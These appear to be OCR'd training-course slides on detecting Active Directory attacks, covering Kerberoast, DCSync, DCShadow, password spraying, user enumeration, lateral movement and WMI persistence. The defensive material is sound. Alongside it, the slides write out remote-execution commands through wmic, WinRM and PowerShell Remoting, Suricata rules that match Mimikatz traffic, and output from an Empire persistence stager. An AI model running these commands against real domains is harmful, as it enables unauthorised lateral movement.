
Attackers performing a Silver Ticket attack most probably haven't compromised the whole domain yet and subsequently don't yet have the KRBTGT key. For this reason the *Privsvr* signature will most probably be invalid.

As defenders (with access to the KRBTGT key) we can calculate the checksum of the service signature and then encrypt it with the KRBTGT key. Armed with this knowledge we can verify any *Privsvr* signature seen on the wire.

The caveat here is that the abovementioned approach requires Kerberos decryption.

An unreliable approach to detect Silver Tickets is:

1. Check for the existence of anomalies in the following events. Event ID:4624 (Account Logon), Event ID: 4672 (Admin Logon) and Event ID: 4634 (Account Logoff). Specifically you may see "eo.oe.kiwi :)", "<3 eo.oe – ANSSI E>", a FQDN or nothing in the *Account Domain* field.



https://lp.cyberark.com/rs/316-CZP-275/images/wp_Labs_Research_Kerberos_Decryption.pdf

4.2.2.7 Kerberoast

While talking about Silver Tickets, we mentioned an attacker TTP called Kerberoast, that can result in obtaining a service account's password hash.

Kerberoast requires identifying the Service Principal Name (SPN) associated with the target service account.

4.2.2.7.1 SPN Scanning

At this point, we are going to take the opportunity and introduce you to a stealthy scanning technique used by attackers called SPN scanning.

4.2.2.7.1 SPN Scanning

A service that supports Kerberos authentication must register an SPN.

SPN scanning performs service discovery via LDAP queries to a Domain Controller. This way, no connection to every IP on the network and no port scanning are required.

OUTLINE

4.2.2.7.1 SPN Scanning

Detection

SPN scanning is quite tricky to detect. Audit of LDAP events could be used, but expect a lot of noise if you decide to do so.


OUTLINE

4.2.2.7 Kerberoast

Detection

Let's get back to Kerberoast and how we can detect it. Some relatively reliable approaches are:

1. Searching for users causing excessive 4769 events (specifically if this is done within a small time window and you notice a large number of the available domain services in the *ServiceName* field). At the endpoint level an AES-encrypted ticket followed by multiple RC4-encrypted tickets related to important domain services is something that should raise suspicions.
2. Checking for the existence of Kerberos tickets with RC4 encryption. They aren't commonly met on modern environments.
3. Creating a honey account with a Service Principal Name and then looking for 4769 events that have this account in the *ServiceName* field.



Source: adsecurity.org

4.2.2.8 DCSync

Once an attacker obtains Domain or Enterprise Administrator privileges, he can act as a Domain Controller and request password data from the targeted DC.

This attacker technique is called DCSync and enables attackers to pull password hashes (including previous ones) over the network without the interactive logon requirement and without pulling the *NTDS.dit* file.

https://adsecurity.org/?p=1729

4.2.2.8 DCSync

Special rights are required in order to run DCSync. Members of the 'Administrators,' 'Domain Admins' or 'Enterprise Admins' groups as well as the DC computer account itself can run DCSync.


OUTLINE

4.2.2.8 DCSync

The interesting thing is that a normal domain user can be delegated the rights needed to extract password data.

Those rights are:

- Replicating Directory Changes
- Replicating Directory Changes All
- Replicating Directory Changes In Filtered Set (required in some environments)



OUTLINE

4.2.2.8 DCSync

Detection

DCSync performs its nefarious purposes through Active Directory replication activities. The attack specifically requests the domain controller to replicate the user credentials via *GetNCChanges* (Abusing MS-DRSR).

A viable detection approach is to place all Domain Controller IP addresses in a list and configure your IDS to alert you if it detects a *DsGetNCChange* request from an IP that is not included in the list.

On your right you can see two Suricata rules that detect DCSync following the approach above.

- The first rule will set a flowbit (drsuapi) if DRSUAPI-binding traffic is spotted on the wire
- The second rule will detect a DCE/RPC *DsGetNCChanges* request originating from an IP that is not included in the DC_SERVERS variable.


```
alert tcp !$DC_SERVERS any -> $DC_SERVERS any
(msg:"Mimikatz DRSUAPI";
flow:established,to_server; content:"|05 00 0b|";
depth:3; content:"|35 42 51 e3 06 4b d1 11 ab 04
00 c0 4f c2 dc d2|"; depth:100;
flowbits:set,drsuapi; flowbits:noalert;
reference:url,blog.didierstevens.com;
classtype:policy-violation; sid:1000001; rev:1;)

alert tcp !$DC_SERVERS any -> $DC_SERVERS any
(msg:"Mimikatz DRSUAPI DsGetNCChanges Request";
flow:established,to_server;
flowbits:isset,drsuapi; content:"|05 00 00|";
depth:3; content:"|00 03|"; offset:22 depth:2;
reference:url,blog.didierstevens.com;
classtype:policy-violation; sid:1000002; rev:1;)
```

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/b63730ac-614c-431c-9501-28d6aca91894
https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/f977faaa-673e-4f66-b9bf-48c640241d47
https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/58f33216-d9f1-43bf-a183-87e3c899c410

4.2.2.9 DCShadow

Once an attacker obtains Domain or Enterprise Administrator privileges, he can mount a stealthy Active Directory object replication attack called DCShadow.

DCShadow is essentially a mimikatz module that simulates the behavior of a DC, evading common security controls including SIEM solutions. The attack is similar in nature to the DCSync attack we previously covered.



https://www.dcshadow.com/

OUTLINE

4.2.2.9 DCShadow

Detection

A DCShadow attack can be detected on the wire by spotting API like *DrsAddEntry* or *DrsReplicaAdd* being called from a machine that is not a Domain Contoller.

DCShadow can also be detected through log analysis. Specifically, we will be able to spot objects in the Configuration partition being added or the computer object being changed.

In addition, the following Audit Detailed Directory Service Replication events can prove useful when looking for a DCShadow attack.

- 4928 - An Active Directory replica source naming context was established
- 4929 - An Active Directory replica source naming context was removed

Source: dcshadow.com

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd941628(v=ws.10)

OUTLINE

4.2.2.10 Password Spraying

Let’s not forget that attackers may use an identified password to launch a password spraying attack against a Domain Controller or other machines on the domain.

OUTLINE

4.2.2.10 Password Spraying

Detection


Usually attackers perform password spraying against SMB on a domain controller. This will result in an Event ID 4625 "logon failure" being registered. The caveat here is that organizations should be able to spot such events occurring within a small time window.

If the attackers choose to perform password spraying against LDAP no 4625 events will be logged. Event ID 4771 can help us in this case, but it requires Kerberos logging to be enabled. Look for *Failure Code* 0x18 (bad password) inside 4771 events occurring within a small time window.

In the case of password spraying against workstations Event ID 4868 will be registered (Audit logging should be enabled to see this)

Attention should also be paid to the last bad password attribute in order to discover password spraying.

```
get-aduser -filter * -prop lastbadpasswordattempt,badpwdcount |
select name,lastbadpasswordattempt,badpwdcount | format-table -
auto
```



OUTLINE

4.2.3 Remote User Enumeration

There will certainly be a point during attacker post-exploitation activities, when they will try to identify (privileged) users in a domain.

There are multiple ways using which attackers perform remote (privileged) user enumeration. Some of them are:

- Native *net* commands (NetSessionEnum-based)
- PowerView/BloodHound (stealthier approach)

https://gallery.technet.microsoft.com/Net-Cease-Blocking-Net-1e8dcb5b
https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
https://github.com/BloodHoundAD/BloodHound

4.2.3 Remote User Enumeration

According to its webpage, PowerView is a PowerShell tool to gain network situational awareness on Windows domains. It contains a set of pure-PowerShell replacements for various windows "net *" commands.

According to its webpage, BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify.

The two tools above share both functionality and code.

4.2.3 Remote User Enumeration

Detection

First let's focus on detecting SMB Session enumeration via the *NetSessionEnum* method. This can easily be detected through traffic analysis. On your right, you can see how this enumeration technique looks like on the wire.


OUTLINE

4.2.3 Remote User Enumeration

Detection

Regarding detecting PowerView and BloodHound the following approaches can be used.

1. A big part of PowerView's (and subsequently BloodHound's) functionality comes down to LDAP queries (net.exe uses SAMR). We can detect those LDAP queries by enabling the logging of Domain Controller Event 1644. See an example on your right (upper image).
2. The above will generate numerous events, so you may want to proceed to detecting enumeration-related LDAP queries through analyzing traffic (LDAP is a cleartext protocol). See an example of an LDAP *SearchRequest* on your right (image at the bottom).
3. PowerShell's script block logging capabilities can assist in detecting PowerView's or BloodHound's PowerShell code.



Source: ptsecurity.com

https://blogs.technet.microsoft.com/askpfeplat/2015/05/10/how-to-find-expensive-inefficient-and-long-running-ldap-queries-in-active-directory/

4.2.3 Remote User Enumeration

Detection


A honeytoken approach can also be followed to identify remote privileged user enumeration attempts. We can audit the *User* and *groups* directory objects, just like files or folders. To enable this the "Directory Service Access" subcategory should be enabled under "DS Access."

For remote user enumeration detection perform the following.

1. Set up *User* and *Group* accounts (containing both regular and honeytoken user accounts that will be used for detection purposes **only**.)
2. Enable the "Advanced Features" option inside the "Active Directory Users and Computers" MMC, so that the "Security" tab is now visible.
3. Inside the "Security" tab click on "Advanced" -> "Auditing" -> "Add" and set the following properties.

- Principal = Everyone
- Applies to = This object only
- Permissions = Read all properties

From now on Event ID 4662 entries will be registered whenever one of these objects (user or group) is enumerated.



Source: stuffithoughtiknew.com

https://www.ultimatewindowssecurity.com/wiki/page.aspx?spid=DirServAccess

OUTLINE

4.2.4 Lateral Movement

We have already covered how attackers usually move laterally through credential reuse and how credential reuse can be detected.

This time, let's focus on detecting Lateral Movement per se.

Some of the detection techniques covered will be based on the excellent JPCERT CC publication "Detecting Lateral Movement through Tracking Event Logs"

https://www.jpcert.or.jp/english/pub/sr/20170612ac-ir_research_en.pdf

4.2.4.1 Remote File Copy over SMB


Attackers are known for copying files over SMB for lateral movement purposes, once they identify valid credentials.

In the following example, we will see the attacker first connecting to the c$ share and then copying *mimikatz.exe* for lateral movement purposes.


4.2.4.1 Remote File Copy over SMB

Detection

Remote file copy over SMB can easily be detected through traffic analysis. On your right (upper image) you can see the attacker first connecting to the c$ share and then (image at the bottom) you can see him copying *mimikatz.exe* starting with a "Create Request". "Get Info" is related to retrieving information about that target filesystem and "Set Info" is related to transmitting some length information and metadata at the end of the transaction. Copying the file commences from "Write Request" onwards.



At the endpoint Event ID 5140 and Event ID 5145 can help us detect remote file copy over SMB. Windows file auditing can also enhance our visibility regarding newly "created" files.



In addition, both Suricata and Bro have the ability to extract files transferred over SMB. They can also alert you when the C$, ADMIN$, or IPC$ shares are used.

For further SMB network analysis refer to the following resource.
https://401trg.com/an-introduction-to-smb-for-network-security-analysts/

https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/580596a8893fc021e944c4f9/1476761256829/Windows+File+Auditing+Cheat+Sheet+ver+Oct+2016.pdf

4.2.4.2 Remote Execution

In order to remain under the radar, attackers oftentimes prefer leveraging Windows Management Instrumentation (WMI), Windows Remote Management (WinRM) and PowerShell Remoting for remote command execution. All three techniques can avoid using SMB (which is easier to analyze).

4.2.4.2.1 Remote Execution Through WMI


Remote execution through WMI can be achieved as follows.

- `wmic /node:jumpbox process call create "cmd /c C:\Users\..."`
- `powershell Invoke-WmiMethod -ComputerName jumpbox -Class Win32_Process -Name Create -ArgumentList '"cmd /c C:\Users\Public\..."'`
- `powershell -command "&{$process = [WMICLASS]'\\jumpbox\ROOT\CIMV2:win32_process'; $process.Create('calc.exe'); }"`
- `powershell -command "&{$process = get-wmiobject -query 'SELECT * FROM Meta_Class WHERE __Class = \"Win32_Process\"' -namespace 'root\cimv2' -computername jumpbox; $process.Create( 'notepad.exe' );}"`

4.2.4.2.1 Remote Execution Through WMI

Detection

Remote execution through WMI can be detected by correlating Event ID 4624 with Sysmon Event ID 1. Specifically, you will see a Sysmon Event ID 1 related to the same Logon ID that has a *ParentImage* field of *C:\Windows\System32\wbem\WmiPrvSE.exe*.



4.2.4.2.2 Remote Execution Through WinRM


Remote execution through WinRM can be achieved through Windows Remote Shell (WinRS) as follows.

- `winrs -r:jumpbox.test.local C:\Users\Public\...`
- `winrs -r:jumpbox.test.local -u:domain_admin C:\Users\Public\...`

4.2.4.2.2 Remote Execution Through WinRM

Detection

Remote execution through WinRM can be detected by correlating Event ID 4624 with Sysmon Event ID 1. Specifically, you will see a Sysmon Event ID 1 related to the same Logon ID that has a *ParentImage* field of *C:\Windows\System32\winrshost.exe*.



4.2.4.2.3 Remote Execution Through PS Remoting

Remote execution through PS Remoting can be achieved as follows.


- `powershell Invoke-Command -ComputerName jumpbox.test.local -credential TEST\domain_admin -ScriptBlock {cmd /c C:\Users\Public\...}`

4.2.4.2.3 Remote Execution Through PS Remoting

Detection

Remote execution through PS Remoting can be detected by correlating Event ID 4624 with Sysmon Event ID 1. Specifically, you will see a Sysmon Event ID 1 related to the same Logon ID that has a *ParentImage* field of *C:\Windows\System32\wsmprovhost.exe*.

In a subsequent Sysmon Event ID 1 you will notice *wsmprovhost.exe* starting the malicious payload.



4.2.4.2 Remote Execution

For more remote execution TTPs and detection tips please refer to Teymur Kheirkhabarov's excellent presentation below:

https://www.slideshare.net/votadlos/hunting-lateral-movement-in-windows-infrastructure

4.2.5 Persistence

It is about time we cover the most commonly met persistence techniques. Attackers can persist on a system by abusing numerous system components. In the context of this course we will focus on the following persistence mechanisms.

- Registry Persistence
- Scheduled Tasks / Cron jobs
- WMI
- Linux Rootkits

4.2.5.1 Registry Persistence

So far, we have covered the most common registry locations that can be used to trigger malware and mentioned MS Autoruns as a tool to scrutinize them.

In addition, the “Enterprise-wide Incident Response (Part 1: GRR)” lab contained an example of stealthy Registry persistence and how to detect it.

In the upcoming “Osquery Fundamentals & Endpoint Analysis” video we will show you how you can practically uncover registry persistence through osquery.

4.2.5.2 Scheduled Tasks / Cron jobs

Windows scheduled tasks and Linux cron jobs are being abused for persistence purposes for almost a decade. Proactively inspecting them for traces of malicious activity is highly recommended.

In the upcoming “Osquery Fundamentals & Endpoint Analysis” video we will show you how you can practically uncover cron job persistence through osquery.

4.2.5.3 WMI

Windows Management Instrumentation (WMI) is essentially an enterprise information management framework designed to allow access to system data at scale.

Unfortunately, attackers are nowadays abusing WMI to achieve stealthy persistence. Let's see an example and how we could have detected it…

https://attack.mitre.org/techniques/T1084/

OUTLINE

4.2.5.3.1 Empire WMI Persistence

The infamous Empire PowerShell post-exploitation framework includes a module that persists a stager (or script) using a permanent WMI subscription.

Luckily Sysmon 6.10 added 3 new events for catching WMI Filter and Consumer Activity, as well as the binding which makes them active.

```
PS C:\Users\Administrator> Get-WmiObject CommandLineEventConsumer -Namespace root\subscription -filter "name='Updater'"

__GENUS              : 2
__CLASS              : CommandLineEventConsumer
__SUPERCLASS         : __EventConsumer
__DYNASTY            : __SystemClass
__RELPATH            : CommandLineEventConsumer.Name="Updater"
__PROPERTY_COUNT     : 27
__DERIVATION         : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER             : WINDOWS1
__NAMESPACE          : ROOT\subscription
__PATH               : \\WINDOWS1\ROOT\subscription:CommandLineEventConsumer.Name="Updater"
CommandLineTemplate  : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -enc JABXAEMAPQB...
```

Event ID 19: WmiEvent (WmiEventFilter activity detected)

When a WMI event filter is registered, which is a method used by malware to execute, this event logs the WMI namespace, filter name and filter expression.

Event ID 20: WmiEvent (WmiEventConsumer activity detected)

This event logs the registration of WMI consumers, recording the consumer name, log, and destination.

Event ID 21: WmiEvent (WmiEventConsumerToFilter activity detected)

When a consumer binds to a filter, this event logs the consumer name and filter path.

https://github.com/EmpireProject/Empire
https://learn-powershell.net/2013/08/14/powershell-and-events-permanent-wmi-event-subscriptions/

4.2.5.3.1 Empire WMI Persistence

Detection

